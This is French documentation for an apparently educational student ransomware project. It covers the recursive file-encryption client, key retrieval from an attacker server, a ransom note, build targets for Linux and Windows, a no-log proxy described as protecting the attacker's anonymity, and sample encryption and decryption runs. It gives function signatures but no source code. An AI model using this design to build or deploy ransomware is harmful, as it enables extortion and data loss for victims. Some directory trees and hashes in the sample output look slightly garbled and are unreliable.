

Ransomware Documentation

 *fait par Thomas et Simon*

Introduction

Pour commencer, veuillez noter qu'un ransomware est un programme malveillant et qu'il est donc fortement déconseillé de l'utiliser sans en connaître son fonctionnement.

Celui-ci est un programme qui a été créé dans un but éducatif.

Nous révoquons toutes responsabilités quant à l'usage que vous pourriez en faire.


Qu'est-ce qu'un ransomware

Un ransomware est un programme malveillant ayant pour but de couper l'accès à certaines données en les chiffrant afin que la personne victime du programme ne puisse plus y accéder. Le but est souvent de soutirer de l'argent en échange de la récupération de données, même si parfois, malgré le fait que la victime paye, la clef de déchiffrement ne sera jamais envoyée.

Le système de chiffrement utilisé est souvent symétrique car la vitesse de ce système est beaucoup plus rapide que le chiffrement asymétrique qui requiert deux clefs et qui est plus lent. Le chiffrement asymétrique est souvent utilisé pour envoyer la clef utilisée par le chiffrement symétrique afin qu'une tierce personne ne puisse la récupérer.

Le ransomware utilise aussi souvent le réseau, soit pour se propager, soit pour récupérer des informations (clef, données sensibles, ...) ce qui peut aussi être une faiblesse si l'adresse du serveur est retrouvée, ce qui permettrait d'identifier l'attaquant.

Fonctionnement global du ransomware



Le ransomware fonctionne comme ceci en ligne de commande : `./ransom <path> [key]`

- `path` est le chemin qui pointe vers le dossier ou le fichier à chiffrer
- `key` est la clef qui permet de déchiffrer un dossier ou un fichier

Compiler le programme

Il y a un **Makefile** qui permet de le compiler pour la plateforme de votre choix :

- `make linux` pour compiler pour Linux (avec `gcc`)
- `make windows` pour compiler pour Windows (avec `mingw`)
- `make server` pour compiler le serveur pour Linux (avec `gcc`)

Porter le programme à une autre plateforme

Le programme est conçu de manière à ce que la partie ransomware sans serveur (`main.c`, `libcom.c`, `libcom.h`) puisse être portée d'une machine à une autre, à condition qu'elle dispose de la librairie C standard. La seule partie non portable du ransomware est la partie réseau qui est contenu dans les fichiers `liblinet` et `libwin` pour `Linux` et `Windows`, il vous suffit donc de porter cette partie pour porter complètement le ransomware sur votre plateforme.

Quant au serveur du ransomware, pour le porter sur Windows ou autre, tout sera à refaire puisque le code utilise les librairies système linux, même si les fonctions système pour les sockets ne changent pas beaucoup entre Linux et Windows.

Pour le serveur proxy, étant programmé en Go, il suffit de modifier les variables environnements `GOOS` et `GOPATH` qui permettent la compilation multiplateforme.

Les fonctions du ransomware

Les fonctions principales sont :

char* getKey()

`getKey()` va essayer de se connecter au serveur de l'attaquant afin de recevoir une clef, si cela échoue, le programme va utiliser une clef qui est directement écrite dans le code (qui sera chiffré avec les autres fichiers lors du processus de chiffrement)

int processFile(char* path, const char* key)

`processFile(char *path, const char *key)` reçoit le chemin du fichier à chiffrer ainsi que la clef. La fonction va regarder l'extension du fichier, si celui-ci ne se termine pas par `.st` alors le fichier sera chiffré

int encDir(char* path, const char* key)

`encDir(char* path, const char* key)` est la fonction principale du programme, c'est elle qui va boucler de manière récursive afin d'envoyer en argument les fichiers à `processFile()`

Fonctions à usage plus basique

`FILE* openFile(const char* path, const char* mode)`

ouvre un fichier dans le mode donné en argument et examine s'il y a des erreurs, retourne un pointeur vers la structure du fichier

`int closeFile(FILE*, FILE*)`

ferme le fichier d'entrée et de sortie

`int docrypt(FILE* input, FILE* output, const char* key, int (*)(int, char[], const char*, int*))`

reçoit un fichier d'entrée et de sortie et utilise la fonction donnée en argument pour soit chiffrer soit déchiffrer le fichier d'entrée

`int encrypt(int n, char[n], const char*, int*)`

chiffre la chaîne de caractères donnée en argument

`int decrypt(int n, char[n], const char*, int*)`

déchiffre la chaîne de caractères donnée en argument

`char* addext(const char* path, const char* ext)`

ajoute l'extension `.st` au fichier et renvoie le nom du fichier

`char* remext(const char* input)`

enlève l'extension `.st` au fichier et renvoie le nom du fichier

`int isDir(char* path)`

examine si le chemin donné pointe vers un dossier ou non

`char* addPath(const char* path, const char* file)`

ajoute le chemin d'accès complet au fichier et renvoie celui-ci à l'appelant

`void leaveExplanation()`

écrit dans `stdout` et dans un fichier `readme` comment récupérer les données.

```
char* net_get(int* ID)
```

*reçoit un identifiant en argument et essaie de se connecter au serveur :
s'il n'y arrive pas alors l'identifiant est mit à 0
s'il y arrive alors renvoie la clef obtenue*

```
void send_ID(SOCKET sock, int* ID)
```

envoie l'identifiant au serveur afin qu'il puisse générer une clef unique

```
char* get_data(SOCKET sock)
```

reçoit la clef du serveur

```
SOCKET set_socket()
```

crée le socket avec les bons paramètres et le renvoie

```
SOCKADDR_IN set_addr()
```

paramètre l'adresse ip et le port de destination du socket

```
int bytes_to_hexa(const unsigned char bytes_string[], char  
*hex_string, int size)
```

convertit une chaîne de caractères en hexa

```
int hexa_to_bytes(char hex_string[], unsigned char val[], int size);
```

convertit un tableau de nombres hexa en chaîne de caractères

Les fonctions du serveur

```
char *gen_key(int ID)
```

génère une clef en utilisant l'identifiant donné en paramètre et renvoie la clef générée

```
void save(int ID, char* key, char* hkey)
```

sauvegarde l'identifiant et la clef en ascii et en hexa dans un fichier

```
void handleClients(SOCKET sock)
```

s'occupe d'un client (recevoir l'identifiant, générer la clef, envoyer la clef)

Serveur intermédiaire

Nous avons mis en place un proxy qui représente un service de serveur en ligne qui ne tient pas de journal. Cela permettrait à un attaquant d'engager le serveur le temps d'attaquer puis de se désinscrire sans laisser de traces. Le client ransomware n'aura que le serveur de service comme adresse, ce qui aide à protéger l'anonymat de l'attaquant.

Exemple

- Voici un exemple d'arborescence quelconque

```
data/
├── 0003.JPG
├── sub1
│   ├── parent.exe
│   ├── sub11
│   │   ├── 81Z67s4AKCL.jpg
│   │   └── main.c
│   └── trollware2.spec
└── sub2
    ├── 0003.JPG
    ├── sub21
    │   ├── 0003.JPG
    │   └── server
    └── sub22
        ├── Featured.jpg
        └── keylog-master.zip
```

5 directories, 10 files

- checksum pré chiffrement

```
> find data/ -type f | xargs sha1sum

2cf476c6fffb101ed73eb84b032b4e6816fcba30a  data/0003.JPG
fc2d69354696ef84015ef90c9d616c73a0f72dd2
data/sub1/parent.exe
dd6fd1a49da12c531bb7c568595e1db193e60f0b
data/sub1/sub11/81Z67s4AKCL.jpg
23701eb4a06bc16ac6fc98c9ff141538b05566fd
data/sub1/sub11/main.c
ca05e6d3ccb43ebe86ed2d2be7488285f67fe4d4
data/sub1/trollware2.spec
01152d9bdc6e1715b2e198ade983b75ff54d49c4  data/sub2/0003.JPG
a76981263ef6e91f5993348ab34296c8db5e2eff
data/sub2/sub21/0003.JPG
4958ea852a0fffb480870c82e0f7606addbe8c216
data/sub2/sub21/server
c9ae4795dd8a51726672d8dabbb4c0ff0cc53b02
data/sub2/sub22/Featured.jpg
132a22029e0c523a1d008a45d5d3a700eef04185
data/sub2/sub22/keylog-master.zip
```

- Lancement du programme afin de chiffrer ce dossier

```
> ./bin/r.lin data

-> data/0003.JPG
processing : data/0003.JPG.st
-> data/sub1
-> data/sub1/parent.exe
processing : data/sub1/parent.exe.st
-> data/sub1/sub11
-> data/sub1/sub11/81Z67s4AKCL.jpg
processing : data/sub1/sub11/81Z67s4AKCL.jpg.st
-> data/sub1/sub11/main.c
processing : data/sub1/sub11/main.c.st
-> data/sub1/trollware2.spec
processing : data/sub1/trollware2.spec.st
-> data/sub2
-> data/sub2/0003.JPG
processing : data/sub2/0003.JPG.st
-> data/sub2/sub21
-> data/sub2/sub21/0003.JPG
processing : data/sub2/sub21/0003.JPG.st
```

```
-> data/sub2/sub21/server
processing : data/sub2/sub21/server.st
-> data/sub2/sub22
-> data/sub2/sub22/Featured.jpg
processing : data/sub2/sub22/Featured.jpg.st
-> data/sub2/sub22/keylog-master.zip
processing : data/sub2/sub22/keylog-master.zip.st
Hello,
Your files are now encrypted with the extension .st
If you wanna recover your files you have to send us your ID
Only then we can start talking for the price^^
Have a good day
Your ID is : 0
```

- Arborescence post chiffrement

```
data
├─ 0003.JPG.st
├─ sub1
│   ├─ parent.exe.st
│   └─ sub11
│       └─ 81Z67s4AKCL.jpg.st
│           └─ main.c.st
│               └─ trollware2.spec.st
└─ sub2
    ├─ 0003.JPG.st
    ├─ sub21
    │   ├─ 0003.JPG.st
    │   └─ server.st
    └─ sub22
        ├─ Featured.jpg.st
        └─ keylog-master.zip.st

5 directories, 10 files
```

- checksum post chiffrement


```
> find data/ -type f | xargs sha1sum

84f463b5f33041502d199db58d0de1e529a61b0e  data/0003.JPG.st
a0048a845a24bfa50211ec1782e5b3efdf8f7c47
data/sub1/parent.exe.st
50ebf8e2c582cc2a024c6421adc55b45f9756dac
data/sub1/sub11/81Z67s4AKCL.jpg.st
e0a7b4a607fa52db65e8793112b3fd47d10a9566
data/sub1/sub11/main.c.st
e16ba82d1375045ee4155f9d10ed10613e3a6ac4
data/sub1/trollware2.spec.st
c2c7395265edec51976b471786f7e19766d3b489
data/sub2/0003.JPG.st
298a8d008522c24491216e2e1dbec49e797dfe29
data/sub2/sub21/0003.JPG.st
bc089273fcda4f4e629136fd5784738c4b455062
data/sub2/sub21/server.st
72714950bed6931e69c0d01e907bb43ef2e14642
data/sub2/sub22/Featured.jpg.st
5180f55b8b88663631f8f0927b5941c83dd5bc3c
data/sub2/sub22/keylog-master.zip.st
```

- Lancement du programme afin de déchiffrer ce dossier

```
> ./bin/r.lin data
717d7d63292c6170783f69632a6e7d7a797b2c757629292c247066686a78
3a

-> data/0003.JPG.st
processing : data/0003.JPG
-> data/sub1
-> data/sub1/parent.exe.st
processing : data/sub1/parent.exe
-> data/sub1/sub11
-> data/sub1/sub11/81Z67s4AKCL.jpg.st
processing : data/sub1/sub11/81Z67s4AKCL.jpg
-> data/sub1/sub11/main.c.st
processing : data/sub1/sub11/main.c
-> data/sub1/trollware2.spec.st
processing : data/sub1/trollware2.spec
-> data/sub2
-> data/sub2/0003.JPG.st
processing : data/sub2/0003.JPG
```

```
-> data/sub2/sub21
-> data/sub2/sub21/0003.JPG.st
processing : data/sub2/sub21/0003.JPG
-> data/sub2/sub21/server.st
processing : data/sub2/sub21/server
-> data/sub2/sub22
-> data/sub2/sub22/Featured.jpg.st
processing : data/sub2/sub22/Featured.jpg
-> data/sub2/sub22/keylog-master.zip.st
processing : data/sub2/sub22/keylog-master.zip
Your files are now decrypted !
```

- Arborescence post déchiffrement

```
data
├─ 0003.JPG
├─ sub1
│   ├─ parent.exe
│   └─ sub11
│       └─ 81Z67s4AKCL.jpg
│           └─ main.c
├─ trollware2.spec
└─ sub2
    ├─ 0003.JPG
    ├─ sub21
    │   ├─ 0003.JPG
    │   └─ server
    └─ sub22
        ├─ Featured.jpg
        └─ keylog-master.zip

5 directories, 10 files
```

- checksum post déchiffrement

```
> find data/ -type f | xargs sha1sum

2cf476c6fffb101ed73eb84b032b4e6816fcba30a  data/0003.JPG
fc2d69354696ef84015ef90c9d616c73a0f72dd2
data/sub1/parent.exe
dd6fd1a49da12c531bb7c568595e1db193e60f0b
data/sub1/sub11/81Z67s4AKCL.jpg
23701eb4a06bc16ac6fc98c9ff141538b05566fd
data/sub1/sub11/main.c
ca05e6d3ccb43ebe86ed2d2be7488285f67fe4d4
data/sub1/trollware2.spec
01152d9bdc6e1715b2e198ade983b75ff54d49c4  data/sub2/0003.JPG
a76981263ef6e91f5993348ab34296c8db5e2eff
data/sub2/sub21/0003.JPG
4958ea852a0fffb480870c82e0f7606addbe8c216
data/sub2/sub21/server
c9ae4795dd8a51726672d8dabbb4c0ff0cc53b02
data/sub2/sub22/Featured.jpg
132a22029e0c523a1d008a45d5d3a700eef04185
data/sub2/sub22/keylog-master.zip
```

L'intégrité des fichiers a bien été maintenue pendant le processus.

Conclusion

En conclusion, il est préférable de ne pas exécuter un programme sans être sûr de la provenance de celui-ci.

Car en développant ce projet, surtout en faisant des tests, on se rend rapidement compte que sans la clef de déchiffrement, il est très difficile de pouvoir récupérer les fichiers intacts.

En cas de manipulation distraite, une solution de rattrapage ne serait pas simple. Si malgré le versement d'argent, la clef n'est pas correcte, voire inexistante, une solution de dernier espoir serait d'essayer de récupérer un fichier à la force brute (essayer toutes les combinaisons possibles). Des backups sont donc fortement conseillés !